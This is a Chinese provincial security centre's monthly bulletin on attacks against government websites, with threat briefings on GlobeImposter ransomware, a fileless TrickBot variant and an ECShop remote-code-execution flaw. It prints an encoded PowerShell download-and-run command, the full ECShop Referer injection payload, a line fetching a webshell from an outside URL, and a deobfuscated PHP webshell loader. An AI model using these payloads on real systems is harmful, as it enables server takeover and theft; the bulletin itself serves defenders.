网络安全监测工作动态

2018 第 6 期（总第 6 期）

陕西省网络与信息安全测评中心　　8 月 1 日-8 月 31 日

本月，陕西省网络与信息安全测评中心（以下简称“测评中心”）对受委托的 759 个政府网站进行了安全监测，共发现无法正常访问的政府网站 3 个，被恶意篡改的政府网站 17 个，存在严重高危漏洞的政府网站 26 个。从安全防御情况来看，目前针对我省政府网站的攻击主要来自于北京、陕西、山东等省市，总攻击次数为 4.5406 万次，攻击手法主要为 CC 攻击、恶意扫描、Webse11 等。

一、安全监测情况分析

（一）可用性监测情况

共监测发现 3 个网站存在无法访问情况，主要集中在各市级政府网站，主要原因有：网站域名解析错误；网站程序设计不合理，有过度消耗主机资源的操作发生；网站存在安全隐患，被他人恶意攻击等。

（二）安全事件监测情况

共监测发现 17 个网站被恶意篡改，主要集中在市级政府部门网站，篡改主要分为页面篡改和暗链两种形式，其中 6 个网站被黑客攻击，将网站页面指向博彩网站；11 个网站被黑客插入了隐形恶意链接，链接类型主要为广告、博彩等。

（三）安全漏洞检测情况

共发现 26 个网站存在高危漏洞，高危漏洞数量 26 个。主要集中在市级以下政府、事业单位网站，漏洞类型主要为 SQL 注入、远程代码执行、弱口令、反序列化等。

二、安全防御情况分析

（一）攻击源分析

经分析统计，网站受到的总攻击次数为 4.5406 万次，其中，北京、陕西、山东三个省市位居前三。

从攻击源分布情况看，目前针对我省政府网站攻击主要集中在北京、陕西、山东、浙江、广东、江苏和河南等（如图 1）。




图 1 攻击源攻击次数分布情况

（二）攻击类型分析

经分析统计，网站攻击最常见的攻击类型为 CC 攻击和恶意扫描，攻击者共发起了 43.7807 万次 CC 攻击和 41.7395

万次恶意扫描，所有攻击类型及数量的主要分布情况如图 2。




图 2 网站恶意攻击类型及数量分布

三、威胁播报

（一）Globelmposter 再爆 3.0 变种

近日，安全团队发现 Globelmposter 勒索病毒已经更新到 3.0 变种，受影响的系统，数据库文件被加密破坏，病毒将加密后的文件重命名为.Ox4444 扩展名，并要求用户通过邮件沟通赎金跟解密密钥等。目前国内多家大型医院中招，呈现爆发趋势。深信服紧急预警，提醒广大用户做好安全防护，警惕 Globelmposter 勒索。

病毒分析


01. 病毒描述

Globelmposter 勒索病毒今年的安全威胁热度一直居高不下。早在今年 2 月全国各大医院已经爆发过 Globelmposter2.0 勒索病毒攻击，攻击手法极其丰富，可以通过社会

工程，RDP 爆破，恶意程序捆绑等方式进行传播，其加密的后缀名也不断变化，有:

.TECHNO、.DOC、.CHAK、.FREEMAN、.TRUE，.ALC0、.ALC02、.ALC03、.RESERVE 等。最新 Globelmposter3.0 变种后缀为.0x4444。

这次爆发的样本为 Globelmposter3.0 家族的变种，其加密文件使用 0x4444 扩展名，由于 Globelmposter 采用 RSA+AES 算法加密，目前该勒索样本加密的文件暂无解密工具，文件被加密后会被加上 0x4444 后缀。在被加密的目录下会生成一个名为”HOW_TO_BACK_FILES”的 txt 文件，显示受害者的个人 ID 序列号以及黑客的联系方式等。




02. 样本分析

开机自启动


病毒本体为一个 win32 exe 程序，病毒运行后会将病毒本体复制到%LOCALAPPDATA%或%APPDATA%目录，删除原文件并设置自启动项实现开机自启动，注册表项为

HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\BrowserUpdateCheck。



加密勒索

加密对象：可移动磁盘，固定磁盘，网络磁盘三种类型的磁盘。



加密方式:

样本通过 RSA 算法进行加密,先通过 CryptGenRandom 随机生成一组 128 位密钥对，然后使用样本中的硬编码的 256 位公钥生成相应的私钥，最后生成受害用户的个人 ID 序列号。然后加密相应的文件夹目录和扩展名，并将生成的个人 ID 序列号写入到加密文件末尾，如下图所示:

```
int __stdcall sub_406BCE(int a1, BYTE *pbBuffer, DWORD dwLen, HCRYPTPROV phProv)
{
  _DWORD *v4; // edi
  int result; // eax

  v4 = (_DWORD *)phProv;
  *(_DWORD *)phProv = 0;
  if ( !CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF0000000) )
    return -60;
  if ( CryptGenRandom(phProv, dwLen, pbBuffer) )
  {
    CryptReleaseContext(phProv, 0);
    *v4 = dwLen;
    result = 0;
  }
  else
  {
    CryptReleaseContext(phProv, 0);
    result = -60;
  }
  return result;
}
```


隐藏行为

通过该病毒中的 Bat 脚本文件能够删除: 1、磁盘卷影 2、远程桌面连接信息 3、日志信息，从而达到潜伏隐藏的目的，其中的删除日志功能，由于 bat 中存在语法错误，所以未能删除成功。

解决方案

近期已有大量用户中招 Globelmposter 病毒，包括 2.0 和 3.0 变种。针对已经出现勒索现象的用户，由于暂时没有解密工具，建议尽快对感染主机进行断网隔离。

病毒防御

1. 及时给电脑打补丁，修复漏洞。

2. 对重要的数据文件定期进行非本地备份。

3. 更改账户密码，设置强密码，避免使用统一的密码，因为统一的密码会导致一台被攻破，多台遭殃。

4. Globelmposter 勒索软件之前的变种会利用 RDP(远程桌面协议)，如果业务上无需使用 RDP 的，建议关闭 RDP。

最后，建议企业对全网进行一次安全检查和杀毒扫描，加强防护工作。[来源：安全牛]


（二）“TrickBot”新变种 运用“无文件”技术发起攻击

0x1 前言

近日，360 互联网安全中心捕捉到一例“TrickBot”银行木马新变种。相比较过去出现过的“TrickBot”银行木马，

该新变种攻击过程中无任何文件落地，包括载荷下载、窃密、屏幕截图在内的所用功能都由一段 PowerShell 命令完成。

“TrickBot”银行木马最早出现于 2016 年底，主要通过挂马网页、钓鱼文档传播，进入受害者计算机后窃取计算机中邮箱密码、浏览器中存储的网站凭证等敏感数据，注入浏览器窃取网银帐户密码，盗取受害者资产。




0x2 新变种运用“无文件”攻击技术

过去的“TrickBot”银行木马一般通过带有恶意宏的 Office 文档启动 PowerShell 应用程序下载载荷到本地执行，这么做会导致载荷文件落地，一旦载荷文件被杀毒软件查杀攻击即宣告失败。下图展示了过去的“TrickBot”变种攻击流程

过去的“TrickBot”变种攻击流程

捕获的“TrickBot”新变种简化了攻击流程，去掉了载荷释放这一步骤，所用功能都由一段 PowerShell 命令行执行。如此一来攻击流程中无文件落地，降低了被杀毒软件查杀的风险。下图展示了捕获到的“TrickBot”新变种攻击流程。



“TrickBot”新变种攻击流程

0x3 新变种所有功能由一段 PowerShell 命令完成

当用户打开带有恶意宏的 Office 文档时，文档执行如图所示的 PowerShell 命令。

```
-w hidden -ep bypass -nop -noexit -enc aQB1AHgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwB1AGIAQwBsAGkAZQBuAHQA
KQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACIAaAB0AHQAcAA6AC8ALwAxADYAMgAuADIANAA0AC4AMwAyAC4AMQA4ADUALwBqAHEAdQB1AHIAeQAuAGoAcwAiACkA
```

恶意宏执行的 PowerShell 命令


这段命令使 PowerShell 从 hxxp://162.244.32.185/jquery.js 读取另一段 PowerShell 命令执行。这段命令中包含两段 Shellcode，第一段 Shellcode 是一个用 C#语言编写的反射注入 Dll，第二段 Shellcode 用于完成窃密等功能。

执行的 PowerShell 命令

值得一提的是，在这段 PowerShell 命令中调用了[OqkZsI7.OqkZsI7]类的成员函数 Ck2Ya 和 WETJLKk2r1 而未见到[OqkZsI7.OqkZsI7]类的声明。这实际上是对 PowerShell 内嵌.NET Framework 灵活应用。在 Powershell 中可以使用.NET Framework 的类库，也可以使用 C#语言的语法定义并执行函数。这段 Powershell 命令中并未直接写入.NET 代码，而是通过反射注入的方式将 C#语言编写的 dll（第一段 Shellcode）载入内存，Dll 中对[OqkZsI7.OqkZsI7]类进行声明，并提供 Ck2Ya、WETJLKk2r1 等成员函数供 PowerShell 使用。

“TrickBot”新变中对.NET Framework 类的调用

这个反射注入 Dll 主要负责字符串的加解密工作，其中 Ck2Ya 函数输出的部分字符串将与 hxxp://162.244.32.185 拼接得到下阶段载荷地址或者窃取数据的上传地址，而 iputY7e 函数输出的字符串将作为 Shellcode 被 TLybhcYk0k 函数执行。可惜的是，下阶段载荷已经无法下载。




PowerShell 命令执行反射注入 Dll 函数过程

第二段 Shellcode 则是完成 TrickBot 的主要功能，包括获取系统信息、获取 Outlook 邮箱帐户和密码以及上传屏幕截图。这些功能都由 PowerShell 完成。

获取系统信息

窃取 Outlook 邮箱帐户及密码



屏幕截图并上传

0x4 防护建议

1.银行木马大部分通过垃圾邮件传播，一般以“Request order”、“Confirm Invoice”这类与“订单”、“付款单”相关的字样作为邮件标题，若收到这类标题的邮件时先确定发件人身份再决定是否打开邮件中的附件查看。

2.“TrickBot”银行木马一般通过宏执行恶意功能，而

宏是默认禁用的。当接收到未知来源的 Office 文档时，千万不要启用宏。


3.安装 360 安全卫士拦截此类型的攻击。[来源：安全牛]

（三）ECShop 全系列版本远程代码执行高危漏洞

0x1 漏洞原理

该漏洞产生的根本原因在于 ECShop 系统的 user.php 文件中，display 函数的模板变量可控，导致注入，配合注入可达到远程代码执行的效果。使得攻击者无需登录等操作，直接可以获得服务器的权限。

首先从 user.php 文件入手，代码中可以看到，系统读取 HTTP_REFERER 传递过来的内容赋值给$back_act 变量。



(/user.php)

接着以$back_act 的值为参数，调用 assign 方法。

(/user.php)


assign 方法的作用是把可控变量传递给模版函数，紧接着再通过 display 方法展示到页面上。接下来跟进 display 内部的 insert_mod 方法。

(/includes/cls_template/php)


insert_mod 方法返回了一个动态函数调用，该函数名和参数均可控，根据攻击者的利用方法，我们可以得知调用的函数名为 insert_ads，接下来跟进这一方法。

(/includes/lib_insert.php)

不难发现，$arr['id']和$arr['num']这两个变量，都是外部可控的输入点，在构造攻击向量的过程中执行的 SQL 语句如下。



(打印$sql 变量)



(sql 语句执行结果)

接着，程序调用了 fetch 方法，参数由$row['position_style']变量赋值，这一变量同样为外部可控输入点。

```
$GLOBALS['smarty']->assign('ads', $ads);
//var_dump($position_style);die();
$val = $GLOBALS['smarty']->fetch($position_style);

$GLOBALS['smarty']->caching = $need_cache;
```

(/includes/lib_insert.php)

这里 fetch 函数调用了危险函数，这就是最终触发漏洞的点。但是参数在传递之前要经过 fetch_str 方法的处理。

```
function fetch($filename, $cache_id = '')
{
    if (!$this->_seterror)
    {
        error_reporting(E_ALL ^ E_NOTICE);
    }
    $this->_seterror++;

    if (strncmp($filename,'str:', 4) == 0)
    {
        var_dump($this->fetch_str(substr($filename, 4)));die();
        $out = $this->_eval($this->fetch_str(substr($filename, 4)));
    }
    else
    {
```

(/includes/cls_template.php)


最终输入点依次经过 fetch_str、select、get_val，最终传入 make_var 方法。

```
function make_var($val)
{
    if (strrpos($val, '.') === false)
    {
        if (isset($this->_var[$val]) && isset($this->_patchstack[$val]))
        {
            $val = $this->_patchstack[$val];
        }
        $p = '$this->_var[\'' . $val . '\']';

        var_dump($p);die();
    }
    else
    {
```

(/includes/cls_template.php)

最终传递到 eval 的字符串为:



到此，漏洞原理分析完成，攻击者的恶意代码执行成功。

漏洞攻击利用实例

阿里云态势感知于 2018 年 8 月 1 日监控到云上首例此漏洞利用。黑客通过 HTTP 请求头的 Referer 字段植入恶意代码如下:

```
554fcae493e564ee0dc75bdf2ebf94caads|a:3:{s:3:\"num\";s:314:\"*/ union select 1,0x272f2a,3,4,5,6,7,8,0x7B247B24686F6D
65275D3B617373657274286261736536345F6465636F646528275A6D6C735A5639776458526593239756447567564484D6F4A7A457563476877
4A79786D6157786C5832646C6446396A623235305A5735306379676E6148523063446F764C33566C5A5335745A53394E636B706A4A796B704F77
3D3D2729293B2F2F7D7D,10-- -\";s:2:\"id\";s:3:\"'/*\";s:4:\"name\";s:3:\"ads\";}554fcae493e564ee0dc75bdf2ebf94ca
```

当黑客恶意代码成功被执行后，会尝试访问链接:’http://uee.me/MrJc‘，具体的 payload 代码如下所示:

```
"file_put_contents('1.php',file_get_contents('http://uee.me/MrJc'));"
```

其中 http-//uee.me/MrJc 是一个短连接,其完整的 url 为:http-//www.thaihaogo.com/images/201608/4.jpg。

此文件下载到成功后会重命名为 1.php，实际上 4.jpg 文件就是一个混淆后的 php 木马。

去除混淆部分，将木马执行逻辑还原如下:

```php
<?php

$password = 'liuliu';
//===支持菜刀===//
$pdd = array(
    "dasdsa",
    "",
    "//e"
);
$arr = array();
$arr[0] = str_ireplace;
$arr["e"] = eval;
$arr["b"] = base64_decode;
$arr["f"] = file_get_contents;
$arr["p"] = preg_replace;
$arr["g"] = gzinflate;
$arr["u"] = "http://i.niupic.com/images/2017/05/26/Lfkavl.gif";
if (empty($_SESSION['Vens']))
{
    $_SESSION["Vens"] = gzinflate(file_get_contents($arr["u"]));
};
preg_replace("//e", @eval . '($_SESSION["Vens"])', "");
?>
